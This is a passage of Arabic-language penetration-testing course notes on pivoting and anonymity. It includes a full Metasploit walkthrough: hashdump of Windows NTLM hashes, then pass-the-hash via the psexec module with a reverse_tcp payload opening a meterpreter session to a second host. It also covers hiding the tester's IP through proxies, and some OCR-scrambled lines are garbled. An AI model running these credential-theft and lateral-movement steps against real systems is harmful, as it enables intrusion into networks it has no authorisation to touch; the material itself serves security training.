tcp        0      0 0.0.0.0:3333          0.0.0.0:*
LISTEN
```

- كدا كله تمام تعالى نعمل ال **Service Attack** بتعنا ونجرب نشغل **Attack** زي ال **RDP** من جهازنا ك **Attacker** وتروح لل **Target 2** ال هو كان **10.10.10.5** من الجهاز اللي عملناه **Exploit** ال هو كان **10.10.10.15** ... تعالى نشوف مثال توضيحي ال هو كان **target 1**




- تعالى ننفذ المثال دا عملي بال **Metasploit** من ال **meterpreter**



- وبكدا اتنفذ ال **Target 1** من جهازنا راح من خلال ال **Attack** عملناه **Exploit** فالاول وبعدين راح لل **Target 2** ال هو ممكن يكون موجود ف **Network** تانيه أو معاه فنفس ال **Network** وعملنا ال **Internal Mapping Technique** مهم فال **Pivoting** بتعينا ال **Network** من جوا شغاله ازاي ولازم طبعا وانت شغال جنبك **Tool** تضيف ليها كل خطوة بتوصلها فال **Mapping** عشان فالآخر تعرف تكون خريطة واضحه وصورة نهائية لشكل ال **Exploitation** من جوا وال هنعملها من تاني عن طريق ال **Pivoting** زي مهنشوف فال **phase** الجايه .

6.5 Exploitation Through Pivoting:



- تعالى نعمل ال **New System** عال **Exploit** وكمان **Mapping** عملناها **Pivoting** واحدنا معانا بصلاحیات عاليه ال كنا عملنا فيها ال **meterpreter Session maintaining** وبعد كدا عملنا ال **Privilege Escalation Attack** عشان نحافظ على وجودنا عند ال **Victim** ... ال **Access** ال هنتكلم عنه هنا هو ال **Pass the hash** ودا عباره عن **Authentication System protocols** فال **Weakness** بتاعها زي مكنا شرحة فالتفصيل فال **Phases** ال فاتت ارجعله ... ودا بيسمح لـ **Attackers** انهم يستغلو الثغره دي عند ال **Users** ويعلموا **Hash** بال **Login** . **plain password** ويطلع ال **Hash Cracking**

- لو ال **Victim** بتاعك ال عملته **Exploit** بيستخدم ال **Services Account** أو **Hash Cracking** ال عملته **Access** على كل ال تانيه على نظام آخر فخطورتها تمثل انك **ببيقالك Accounts** دي زيك زيه تماما .

- واحنا فاتحين ال **Meterpreter Session** مع ال **Target** تعالي
نعمل **Dump** لل **hashes** الموجودة عال **Exploit Machine** . عن طريق ال **hash dump Command**

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
els:1000:aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f:::
eLS_Admin:1002:aad3b435b51404eeaad3b435b51404ee:2e426c5fba0ad6f07e6cc28753b0a4ad:::
els_user:1001:aad3b435b51404eeaad3b435b51404ee:194a20a0a3d26d230759461dcecc22c5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

- عندنا **module** هنستخدمه فال **Attack** دا موجود فال **SMB** و هو ال **PSEXEC** فشغله يعني لازم يكون مفتوح عند ال **target** عشان ال **Exploit** ينجح ودا سبب اختيارنا لـ **PSEXEC** وكمان لـ **PASS THE HASH** عشان فال **Host** فلى فات لقينا ان ال **Internal Network Mapping** احنا عملينه **Pivoting** وعاوزين نعمله **Exploit** من الاول اساسا شغال عنده ال **SMB** ودا شفناه لما عملنا عليه ال **Scanning** ودا يثبتنا كلامي ان كل شغلك مرتبط ببعضه وال **Steps** مبنيه على بعضها وكننا ذكرناه بالتفصيل ال **Module** دا قبل كدا ... ولو عاوز تشفوف معلومات عنه وعن استخدامه أكثر من خلال **.info** .

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > info
```

Name: Microsoft Windows Authenticated User Code Execution
Module: exploit/windows/smb/psexec

Description:

This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload. This module is similar to the "psexec" utility provided by SysInternals. This module is now able to clean up after itself. The service created by this tool uses a randomly chosen name and description.

- وبعد كدا تشفوف ال **options** ايه ال **Exploit module** ال عاوزها عشان يشتغل ويستهدف ال **Target** بتاعك عن طريق **show** . **options**

```
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 66.176.44.106
LHOST => 66.176.44.106
msf exploit(psexec) > set RHOST 10.10.10.5
RHOST => 10.10.10.5
msf exploit(psexec) > set SMBUser els
SMBUser => els
msf exploit(psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f
SMBPASS => aad3b435b51404eeaad3b435b51404ee:d9e6bffa796d2688ac52a49b74132a4f
msf exploit(psexec) >
```

- اداله IP ال **Attacker** ال هو جهازنا وبعدين ال IP ال **Victim** وبعدين اسم ال **User** ال عاوز يدخل بيه وال **hash password** ال ... **Hash dump** ... تعلى نعمل كنا جمعناهم من خطوة ال ... **exploit**

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 66.176.44.106:4444
[*] Connecting to the server...
[*] Authenticating to 10.10.10.5:445 as user 'els'...
[*] Selecting native target
[*] Uploading payload...
[*] Created \mcRcNNkT.exe...
[*] Sending stage (957487 bytes) to 66.176.44.1
[+] 10.10.10.5:445 - Service started successfully...
[*] Deleting \mcRcNNkT.exe...
[*] Meterpreter session 2 opened (66.176.44.106:4444 -> 66.176.44.1:56585) at 2016-03-24 01:28:58 -0400
```

- هنلاقي **Session** جديده افتحت مع ال **Victim** ال هو **10.10.10.5** وفلاول كنا عملين **exploit** لل **10.10.10.15** لو تفكر ال هو كان **Target 1** بكدا ييقا ال **Attack** نجح بالفعل وتبدء تمسك ال **Victim machine** الجديده دي وتطبق عليها خطوات ال **Privilege** ال شرحناها من أول ال **Post exploitation** لحد آخر خطوة هنا ... هتعمل العملية من جديد عال وبكدا نكون عرفنا كل الطرق المتعلقة **New Target** بموضوع ال **Post Exploitation** فال **Module** الخاص بيه **Step** وهي ال **Privilege Escalation** وال **Maintaining Access** لو نجحوا وتمام باقي العملية بتكون تحصيل حاصل وسالكه معاك فركز على أول خطوة ولحد آخر **Step** عملناها يعتبر ال **Network Mapping** لـ **Network** والباقي تحصيل حاصل برضه لشغلك ال جمعته .

7. Anonymity:


- الجزء دا بيتكلم على ان ال **Attacker** حالته بتكون ايه عند ال **clients** او ال **Victim** هل بيكون متخفى ولا ظاهر لل **Target** الشركه ال انت بتعملها **Pen testing** وطبعا دا بيبيقا وفق ال **Scope transparent** ال حدته مع العميل ... فعندنا **of engagement** **Dark Testing** وعندنا ال **Testing** ال بتعمله على ال **Target** **Penetration Testing** ما ال **Security tech** بيكونوا عارفين ... بتعمل **Test** لل **Clients** ال عندهم بدون علم ال **Clients** او ال **Company** نفسها ... ودا ه يكون محور الحديث باقي ال **Module** ... عندنا نوعين من ال ممكن تعمله عال **Target** بتعاك وهم كالتالي ...

7.1 Browsing Anonymously


7.2 Tunneling for Anonymity

- تعالى نعمل **Browsing** بشكل متخفى عال **Internet** بحيث محدث يعرف يتتبع ال **Traffic** بتعنا ... ودا بيتم عن طريق ال **Proxy** اننا بنستخدمه عشان نبعت من خلاله ال **Traffic** وال **Web Server**. **Penetration tester** هو مش ال **IP** بتعال **IP**

- تعالى نشوف فالحاله ال **Traffic** شكل ال **Normal** بيبيقا عامل ازاي ... وفالحاله ال **Traffic** بيبيقا شكله عامل ازاي ... هتلافق فال **Traffic** ال **Normal** بتعاك بيبيقا مكتشف وانت معروف لل **DNS** انت مين من خلال موقعك وال **IP** بتعاك لان ال **Web Server** ال بيوصلك ليه بيبيقا عارف كل بياناتك ... زي كدا .




- انما فکره ال Client کا Request کا Proxy ويقوم باعت لل DNS Server بتاعك اكنه انت ويقوم واحد الرد من ال Web Server وبيعتلک DNS Server الخاص بال Website عاوز تتصفحه ويبيعتلك الرد بعد كدا ... فأنت مش ظاهر فالصورة خالص ولا ال IP ظاهر بتاعك ال بيعامل بدالك هو ال Proxy وهو ال ظاهر فالصورة ودي فکره التخفي ... خد مثال ...



- وال Proxy دا انت ال بتحده فال Configuration يعني انت ال بتقول عاوزه Dark ولام Transparent يعني عاوزه يظهر لل Client وال Web Server يعني عاوزه يخفى معلوماتك .

- عندنا نوعين من ال **Proxies** واحد منهم انك تعدل فال **Browser Configuration** تطلع لل **Internet** تطلع عن طريق ال **Browser** دا ... وعندك نوع تاني ودا ال **Proxy** ذات نفسه هو ال **Web page** وبيستخدم ال **Internet** **Proxy** وبيقولك على شروطه وبيسخدم ال **Web page** الخاصه **Proxy** ... تعالى نشوف مثال على ال **Fire Fox** وازاي نفعل ال **Proxy** شغال فيه .



- عشان تستخدم ال **Proxy** عندك فايل **Proxy** لازم تكون عارف ال **IP** وال **Port** الخاصين بييه ... زي ال **Burp Suite** تماما اما تيجي تحطها في **Traffic** بينك وبين ال **Internet** عشان تعترض ال **Proxy** ال طالع وتطيع عال **Content** الخاص بييه وبرتستلمه منك توصله لل **Destination** والعكس صحيح .

- تعالى نشوف لما نستخدم الموقع عادي من غير **Proxy** شكله عامل ازاي والعكس صحيح ... دي بعض المواقع ال ممكن تجرب عليها ...


- <http://www.whatismyip.org>.
- <http://www.checkip.org/>
- <http://whatismyipaddress.com/>

- هنا طلعت لـ **Internet** عادي بدون ... **Proxy** ال
طالع منه ... من خلال موقع زي **CheckIP.com** من ال ذكرناهم .

The screenshot shows the CheckIP.com website. At the top left is the logo "CHECKIP.COM". Below it is a map of the United States with a yellow line indicating a route from Lincoln to Kansas City, Missouri. To the right of the map, the text "Your IP lookup 98.25.83.56" is displayed, with a link "(Change IP-address)". Below this are tables showing ISP, Organization, and Country information: Comcast Cable, Comcast Cable, and United States respectively. A callout box on the right contains the text "Whats My IP Address?" and "Your IP is: 98.25.83.56".

- بعدها هنسخدم اي ... **Proxy Website Service** زي الموقع دا .


Now we will visit the same site using a proxy web site. For our tests we will use <https://hide.me/en/proxy>.



- تعالى بعدها نرجع نشوف ال **IP** بتعنا ال خرجنا بيـه للانترنت من ال
ال فات ... هنلاقيه أتغير من ال **IP** بتاع جهازي ل **Website**
Web ال استخدمته بيـني وبين ال **Proxy website service**
. **Server**

The screenshot shows the CheckIP.com website again. The URL bar at the top left shows "http://www.checkip.com/" and the "Go [home] [clear cookies]" button. Below the URL bar, there are "Options" checkboxes: Encrypt URL (checked), Encrypt Page (unchecked), Allow Cookies (checked), Remove Scripts (unchecked), and Remove Objects (unchecked). The main content area shows the "CHECKIP.COM" logo. Below it, the text "Your IP lookup 85.17.24.66" is displayed, with a link "(Change IP-address)". A callout box on the right contains the text "Whats My IP Address?" and "Your IP is: 85.17.24.66".


- تعالى نعمل الطريقة الثانية وهي ال **Static proxy** انا نحط ال **Browser** بأيدينا فال **Proxy** ونخليه يطلع من خلال ال **Ip** الخاص بال **Ports** **Proxy** دا ... عندك **List** بال **Proxy** بتعتها بتدخل تختار منها زي منتا عاوز وبتحطها فال **Setting** الخاص بال **Proxy** الخاص بال **Browser** بتاعك ... زي مهنشوف .



- وبعد كدا جرب افتح ال **IP** وشوف ال **Browser** بيک هتلقيه كل شويه بيتغير من **IP** لأخر على حسب ال **Proxy** ال اخترت.



- لو هتفتح **Websites** بال **HTTP** فأنت عندك أنواع لـ **HTTP Proxies** وهما تلاته زي الشكل بالضبط .



- عندنا أول واحد وهو ال **Elite Proxy** ودا افضلهم فالتحفي لانه بيظهر عنوانه هو لك **Proxy** مش هيوصل لـ **IP** الحقيقي ال يخصك اي حد هيجي يعمل **Trace** لـ **IP** ال طالع من ال **Proxy** مش هيعرف يوصل لـ **IP** الحقيقي آخره فقط هيوصل لـ **IP** بتاع ال **Proxy** ... و النوع ال ينصح بـ **استخدامه** فال **Dark Anonymous** .

